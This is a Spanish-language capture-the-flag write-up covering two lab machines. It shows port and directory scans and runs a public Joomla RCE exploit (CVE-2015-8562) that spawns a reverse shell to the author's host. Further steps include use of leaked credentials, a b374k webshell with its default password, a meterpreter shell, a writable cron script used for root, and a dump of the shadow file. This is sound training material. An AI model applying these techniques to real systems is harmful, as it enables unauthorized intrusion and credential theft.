
#ESCIII CTF - Write Up


Antes de nada, agradecer a la organización del Euskalhack y a Hacklabs por montar el CTF y dejarnos jugar en el laboratorio. Solo resolví un reto en la clasificatoria (los apuntes tengo en alguna máquina virtual no lo sé… al final era fácil encontrando el código fuente en GitHub y hacer una función de gzinflate y base64 al revés) y en la final me quede cuarto, así que voy a escribir poco. Mientras, ya estoy con muchas ganas de leer los writeups de los demás y enterarme de las soluciones a los retos que me han causado tanto dolor de cabeza.

Betria


La primera máquina se presentó de la siguiente forma:



A simple vista vemos que se trata de una instalación Joomla por el favicon tan reconocible. Wappalyzer lo confirma y da algunas pistas más sobre la tecnología usada en la web…



…y el servidor:



Escaneo de puertos:

```
nmap -sV -Pn --top-ports 1000 10.38.0.150 -v

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1 (protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
111/tcp  open  rpcbind 2-4 (RPC #100000)
3306/tcp open  mysql   MariaDB (unauthorized)
MAC Address: 00:50:56:BE:F7:D0 (VMware)
```

Enumeración de ficheros y directories web:

```
./dirsearch.py -u http://10.38.0.150/ -e php -w /SecLists/Discovery/Web-Content/common-and-spanish.txt

 _|. _ _  _  _  _ _|_    v0.3.8
(_||| _) (/_(_|| (_| )

Extensions: php | Threads: 10 | Wordlist size: 4986

Target: http://10.38.0.150/

[19:12:04] Starting:
[19:12:04] 403 -  206B  - /.hta
[19:12:07] 301 -  241B  - /administrator  ->  http://10.38.0.150/administrator/
[19:12:09] 301 -  231B  - /bin  ->  http://10.38.0.150/bin/
[19:12:09] 301 -  233B  - /cache  ->  http://10.38.0.150/cache/
[19:12:10] 403 -  210B  - /cgi-bin/
[19:12:11] 301 -  238B  - /components  ->  http://10.38.0.150/components/
[19:12:19] 301 -  234B  - /images  ->  http://10.38.0.150/images/
[19:12:19] 301 -  236B  - /includes  ->  http://10.38.0.150/includes/
[19:12:19] 200 -    6KB - /index.php
[19:12:19] 200 -   48KB - /info.php
[19:12:21] 301 -  236B  - /language  ->  http://10.38.0.150/language/
[19:12:21] 301 -  235B  - /layouts  ->  http://10.38.0.150/layouts/
[19:12:21] 301 -  237B  - /libraries  ->  http://10.38.0.150/libraries/
[19:12:21] 301 -  232B  - /logs  ->  http://10.38.0.150/logs/
[19:12:22] 301 -  233B  - /media  ->  http://10.38.0.150/media/
[19:12:23] 301 -  235B  - /modules  ->  http://10.38.0.150/modules/
[19:12:26] 301 -  235B  - /plugins  ->  http://10.38.0.150/plugins/
[19:12:32] 301 -  237B  - /templates  ->  http://10.38.0.150/templates/
[19:12:33] 301 -  231B  - /tmp  ->  http://10.38.0.150/tmp/
```

Reveló algunas cosillas interesantes como el *info.php*.

Pues nada, no me volví precisamente loco mirando por otros lados. Joomscan devolvió algunas indicaciones como la versión de Joomla y los módulos. Probé el módulo de Metasploit *joomla_contenthistory_sqli_rce* y *phpmailer_arg_injection*, pero al final tiré de un exploit para Joomla:

https://github.com/0xcc-labs/Exploit-POCs/blob/master/CVE-2015-8562/joomla-rce.py

```
root@dtesting:~/Desktop/EUSKALHACK/betria# python joomla-rce2.py -t http://10.38.0.150/ -l 10.38.0.203 -p 80
[-] Attempting to exploit Joomla RCE (CVE-2015-8562) on: http://10.38.0.150/
[-] Uploading python reverse shell with LHOST 10.38.0.203 and 80
<Response [200]>
[+] Spawning reverse shell....
```

```
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
cd /home
ls
ls: cannot open directory .: Permission denied
whoami
apache
cd /var/www
ls
cgi-bin
html
users.txt
cat users.txt
bob:qUXSMmigBjqtlPL4GMIb
```

Bob es usuario valido para realizar login por ssh.


De ahí a la primera flag y con acceso al reto de exploiting:

```
root@dtesting:~/Desktop# ssh bob@10.38.0.150
The authenticity of host '10.38.0.150 (10.38.0.150)' can't be established.
ECDSA key fingerprint is SHA256:WglgCeLfpIjAjli5Symebtd1k83ygKbs7S/N9JpEdHw.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.38.0.150' (ECDSA) to the list of known hosts.
bob@10.38.0.150's password:
Last login: Thu Jun 14 15:58:26 2018
[bob@Betria ~]$ ls
Desktop  Documents  Downloads  exploiting.txt  Music  Pictures  Prueba.txt  Public  secret.txt  Templates  Videos
[bob@Betria ~]$ cat secret.txt
well done 65ayTpalsid4BMQH5XZ9I0bo9j2OTyTS !
[bob@Betria ~]$ ls
Desktop  Documents  Downloads  exploiting.txt  Music  Pictures  Prueba.txt  Public  secret.txt  Templates  Videos
[bob@Betria ~]$ cat exploiting.txt
usuario: level1
password: level1

Nota: No hay mas retos en la plataforma aunque ponga level1. ASLR está activado.

Conectate por SSH.
```

Para conseguir root me volví bastante loco cuando todo que tenía que hacer era un simple sudo su. WTF?

Hadir


Haciendo un escaneo de directorios de la web con dirsearch encontré el directorio /1/ una backdoor/Shell:




El nombre del fichero ya da una pequeña pista. Es una webshell en php y está en su versión 3.2.3. Se encuentra fácilmente en github:

https://github.com/b374k/b374k

Donde también está la contraseña por defecto:




Después de abrirme una shell de meterpreter y enumerar tanto sistema como usuarios me topé con este script en */etc/cron.daily*:



Tiene este contenido:


```
#!/bin/bash
x0vnc4server -PasswordFile=/root/.vnc/passwd &
php -S localhost:8000 &
```

y los permisos necesarios para editarlo:



Solo quedaba esperar y sacar la flag. También saque la shadow por si acaso, pero no era necesario.

En Hadir había un reto forense, pero lo único que saque fue esto:


Wireshark · Follow TCP Stream (tcp.stream eq 0) · conversacion_cliente_servidor
HolaSoyBotMajoOKOKCorrectoBotMajoTeInvitaAjugarrrr.)...L.....
9%.....i.l.....'W,p.....)...h.....S"......&.....)..@.&....
....<..).....L.....W.....J.L.. ...*....)...Kw...
....X..)...y.u.....\...)...y.F.....g...)..."h...
.....p.C ......?z...)....TD.....